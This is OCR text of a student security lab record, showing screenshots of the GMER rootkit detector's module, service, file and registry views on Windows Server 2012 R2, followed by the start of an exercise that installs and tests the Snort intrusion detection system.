




Recycle Bin
Google Chrome
WinRAR
Processes | Modules | Services | Files | Registry | Rootkit/Malware | CMD | Autostart
Name | File | Address | Size
ntoskrnl.exe | \SystemRoot\system32\ntoskrnl.exe | fffff80194413000 | 7901184
hal.dll | \SystemRoot\system32\hal.dll | fffff80194b9c000 | 458752
kd.dll | \SystemRoot\system32\kd.dll | fffff801937ab000 | 36864
mcupdate_GenuineInt... | \SystemRoot\system32\mcupdate_GenuineIntel.dll | fffff8011dc3a000 | 417792
werkernel.sys | \SystemRoot\System32\drivers\werkernel.sys | fffff8011dca0000 | 57344
CLFS.SYS | \SystemRoot\System32\drivers\CLFS.SYS | fffff8011dcae000 | 401408
tm.sys | \SystemRoot\System32\drivers\tm.sys | fffff8011dd10000 | 139264
PSHED.dll | \SystemRoot\system32\PSHED.dll | fffff8011dd32000 | 86016
BOOTVID.dll | \SystemRoot\system32\BOOTVID.dll | fffff8011dd47000 | 40960
CI.dll | \SystemRoot\system32\CI.dll | fffff8011dd51000 | 557056
msrpc.sys | \SystemRoot\System32\drivers\msrpc.sys | fffff8011de9e000 | 380928
Wdf01000.sys | \SystemRoot\system32\drivers\Wdf01000.sys | fffff8011defb000 | 847872
WDFLDR.SYS | \SystemRoot\system32\drivers\WDFLDR.SYS | fffff8011dfca000 | 69632
acpiex.sys | \SystemRoot\System32\Drivers\acpiex.sys | fffff8011dfdb000 | 98304
WppRecorder.sys | \SystemRoot\System32\Drivers\WppRecorder.sys | fffff8011dff3000 | 45056
ACPI.sys | \SystemRoot\System32\drivers\ACPI.sys | fffff8011de00000 | 565248
WMILIB.SYS | \SystemRoot\System32\drivers\WMILIB.SYS | fffff8011de8a000 | 40960
cng.sys | \SystemRoot\System32\Drivers\cng.sys | fffff8011e05c000 | 569344
NDIS.SYS | \SystemRoot\system32\DRIVERS\NDIS.SYS | fffff8011e2a4000 | 1146880
NETIO.SYS | \SystemRoot\system32\DRIVERS\NETIO.SYS | fffff8011e200000 | 495616
msisadrv.sys | \SystemRoot\System32\drivers\msisadrv.sys | fffff8011e279000 | 40960
pci.sys | \SystemRoot\System32\drivers\pci.sys | fffff8011e102000 | 294912
vdrvroot.sys | \SystemRoot\System32\drivers\vdrvroot.sys | fffff8011e283000 | 53248
pdc.sys | \SystemRoot\System32\drivers\pdc.sys | fffff8011e3bc000 | 114688
partmgr.sys | \SystemRoot\System32\drivers\partmgr.sys | fffff8011e3d8000 | 98304
spaceport.sys | \SystemRoot\System32\drivers\spaceport.sys | fffff8011e14a000 | 397312
volmgr.sys | \SystemRoot\System32\drivers\volmgr.sys | fffff8011e1ab000 | 86016
volmgrx.sys | \SystemRoot\System32\drivers\volmgrx.sys | fffff8011e4d2000 | 389120
mountmgr.sys | \SystemRoot\System32\drivers\mountmgr.sys | fffff8011e531000 | 110592
storahci.sys | \SystemRoot\System32\drivers\storahci.sys | fffff8011e54c000 | 118784
GMER 2.2.19882 WINDOWS 6.2.9200 x64 AntiVirus: http://www.avast.com
Exit
012 R2
Windows Server 2012 R2 Standard Evaluation
Windows License valid for 151 days
Build 9600
10:52 PM
11/6/2020



Recycle Bin
Google Chrome
WinRAR
Processes | Modules | Services | Files | Registry | Rootkit/Malware | CMD | Autostart
Name | Start | File name | Description
.NET CLR Data | | %systemroot%\system32\netfxperf.dll
.NET CLR Netwo... | | %systemroot%\system32\netfxperf.dll
.NET CLR Netwo... | | %systemroot%\system32\netfxperf.dll
.NET Data Provid... | | %systemroot%\system32\netfxperf.dll
.NET Data Provid... | | %systemroot%\system32\netfxperf.dll
.NET Memory Ca... | | %systemroot%\system32\netfxperf.dll
.NETFramework | | %systemroot%\system32\mscoree.dll
1394ohci | MANUAL | \SystemRoot\System32\drivers\1394ohci.sys
3ware | BOOT | System32\drivers\3ware.sys
ACPI | BOOT | System32\drivers\ACPI.sys
acpiex | BOOT | System32\Drivers\acpiex.sys | Microsoft ACPIEx Driver
acpipagr | MANUAL | \SystemRoot\System32\drivers\acpipagr.sys
AcpiPmi | MANUAL | \SystemRoot\System32\drivers\acpipmi.sys
acpitime | MANUAL | \SystemRoot\System32\drivers\acpitime.sys
ADP80XX | BOOT | System32\drivers\ADP80XX.SYS
adsi
AeLookupSvc | MANUAL | %SystemRoot%\System32\aelupsvc.dll
AFD | SYSTEM | \SystemRoot\system32\drivers\afd.sys
agp440 | BOOT | System32\drivers\agp440.sys
ahcache | SYSTEM | system32\DRIVERS\ahcache.sys
ALG | MANUAL | %SystemRoot%\System32\alg.exe
AmdK8 | MANUAL | \SystemRoot\System32\drivers\amdk8.sys
AmdPPM | MANUAL | \SystemRoot\System32\drivers\amdppm.sys
amdsata | BOOT | System32\drivers\amdsata.sys
amdsbs | BOOT | System32\drivers\amdsbs.sys
amdxata | BOOT | System32\drivers\amdxata.sys
AppID | MANUAL | \SystemRoot\system32\drivers\appid.sys
AppIDSvc | MANUAL | %SystemRoot%\System32\appidsvc.dll
Appinfo | MANUAL | %SystemRoot%\System32\appinfo.dll
AppMgmt | MANUAL | %SystemRoot%\System32\appmgmts.dll
AppReadiness | MANUAL | %SystemRoot%\system32\AppReadiness.dll
GMER 2.2.19882 WINDOWS 6.2.9200 x64 AntiVirus: http://www.avast.com
Exit
012 R2
Windows Server 2012 R2 Standard Evaluation
Windows License valid for 151 days
Build 9600
10:52 PM
11/6/2020



Recycle Bin
Google Chrome
WinRAR
Processes | Modules | Services | Files | Registry | Rootkit/Malware | CMD | Autostart
My Computer
C:
Program Files
$Recycle.Bin
Documents and Settings
PerfLogs
Program Files (x86)
ProgramData
Recovery
System Volume Information
Users
Windows
Windows.old
Windows.old.000
bootmgr
BOOTNXT
pagefile.sys
Delete
Copy
Kill
Only hidden
C:
GMER 2.2.19882 WINDOWS 6.2.9200 x64 AntiVirus: http://www.avast.com
Exit
012 R2
Windows Server 2012 R2 Standard Evaluation
Windows License valid for 151 days
Build 9600
10:52 PM
11/6/2020


Recycle Bin
Google Chrome
WinRAR
Processes | Modules | Services | Files | Registry | Rootkit/Malware | CMD | Autostart
My Computer
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
Name
Type
Data
Export ...
Save ...
GMER 2.2.19882 WINDOWS 6.2.9200 x64 AntiVirus: http://www.avast.com
Exit
012 R2
Windows Server 2012 R2 Standard Evaluation
Windows License valid for 151 days
Build 9600
10:52 PM
11/6/2020


Recycle Bin
Google Chrome
WinRAR
Processes | Modules | Services | Files | Registry | Rootkit/Malware | CMD | Autostart
Type | Name | Value
Thread | C:\Windows\system32\csrss.exe [340:356] | fffff96000853b90
System
Sections
IAT/EAT
Devices
Trace I/O
Modules
Processes
Threads
Libraries
Services
Registry
Files
Quick scan
C:\
ADS
Show all
3rd party
Scan
Copy
Save ...
GMER 2.2.19882 WINDOWS 6.2.9200 x64 AntiVirus: http:///www.avast.com
Exit
012 R2
Windows Server 2012 R2 Standard Evaluation
Windows License valid for 151 days
Build 9600
10:52 PM
11/6/2020


Recycle Bin
Google Chrome
WinRAR
Processes | Modules | Services | Files | Registry | Rootkit/Malware | CMD | Autostart
Name | Start | File name | Description
.NET CLR Data
.NET CLR Netwo...
.NET Data Provid...
.NET Memory Ca...
.NETFramework
1394ohci MANUAL \SystemRoot\System32\drivers\1394ohci.sys
3ware BOOT System32\drivers\3ware.sys
ACPI BOOT System32\drivers\ACPI.sys
acpiex BOOT System32\Drivers\acpiex.sys Microsoft ACPIEx Driver
acpipagr MANUAL \SystemRoot\System32\drivers\acpipagr.sys
AcpiPmi MANUAL \SystemRoot\System32\drivers\acpipmi.sys
acpitime MANUAL
ADP80XX BOOT
adsi
AeLookupSvc MANUAL
AFD SYSTEM
agp440 BOOT
ahcache SYSTEM
ALG MANUAL
AmdK8 MANUAL
AmdPPM MANUAL
amdsata BOOT
amdsbs BOOT System32\drivers\amdsbs.sys
amdxata BOOT System32\drivers\amdxata.sys
AppID MANUAL \SystemRoot\system32\drivers\appid.sys
AppIDSvc MANUAL %SystemRoot%\System32\appidsvc.dll
Appinfo MANUAL %SystemRoot%\System32\appinfo.dll
AppMgmt MANUAL %SystemRoot%\System32\appmgmts.dll
AppReadiness MANUAL %SystemRoot%\system32\AppReadiness.dll
BOOT
SYSTEM
AUTO
MANUAL
DISABLED
Delete ...
GMER 2.2.19882 WINDOWS 6.2.9200 x64 AntiVirus: http:///www.avast.com
Exit
012 R2
Windows Server 2012 R2 Standard Evaluation
Windows License valid for 151 days
Build 9600
10:53 PM
11/6/2020


Recycle Bin
Google Chrome
WinRAR
Processes | Modules | Services | Files | Registry | Rootkit/Malware | CMD | Autostart
Type | Name | Value
Thread C:\Windows\system32\csrss.exe [340:3
Restore SSDT
Restore Code
Delete service
Disable service
Delete file
Kill file
Copy
Restore
Kill process
Dump module ...
Remove signed
Remove duplicates
Find 3M
Options
About ...
System
Sections
IAT/EAT
Devices
Trace I/O
Modules
Processes
Threads
Libraries
Services
Registry
Files
Quick scan
C:\
ADS
Show all
3rd party
Scan
Copy
Save ...
GMER 2.2.19882 WINDOWS 6.2.9200 x64
AntiVirus: http:///www.avast.com
Exit
012 R2
Windows Server 2012 R2 Standard Evaluation
Windows License valid for 151 days
Build 9600
10:53 PM
11/6/2020


Recycle Bin
Google Chrome
WinRAR
Processes | Modules | Services | Files | Registry | Rootkit/Malware | CMD | Autostart
My Computer
C:
Program Files
$Recycle.Bin
Documents and Settings
PerfLogs
Program Files (x86)
ProgramData
Recovery
System Volume Information
Users
Windows
Windows.old
$Recycle.Bin
Documents and Settings
PerfLogs
Program Files
Program Files (x86)
ProgramData
Users
Windows
Windows.old.000
$Recycle.Bin
..
Documents and Settings
PerfLogs
Program Files
Program Files (x86)
ProgramData
Users
Windows
bootmgr
BOOTNXT
Delete
Copy
Kill
Only hidden
C:\Windows.old
GMER 2.2.19882 WINDOWS 6.2.9200 x64
AntiVirus: http:///www.avast.com
Exit
012 R2
Windows Server 2012 R2 Standard Evaluation
Windows License valid for 151 days
Build 9600
10:54 PM
11/6/2020

RESULT:

Thus the Rootkit detector and remover is installed and various options are studied.

EX NO: 15
DATE : 05/11/2020

INTRUSION DETECTION SYSTEM

AIM:

To implement intrusion detection system.

PROCEDURE:

Snort is an open source network intrusion detection system (NIDS) and it is a packet sniffer that monitors network traffic in real time, scrutinizing each packet closely to detect a dangerous payload or suspicious anomalies.

Snort detects attack methods, including denial of service, buffer overflow, CGI attacks, stealth port scans, and SMB probes. When suspicious behavior is detected, Snort sends a real-time alert to syslog, a separate 'alerts' file, or to a pop-up window.

To install snort ,follow the below steps as a root user.

apt-get install libpcap-dev bison flex


apt-get install snort


To test the configuration: snort -T -c /etc/snort/snort.conf

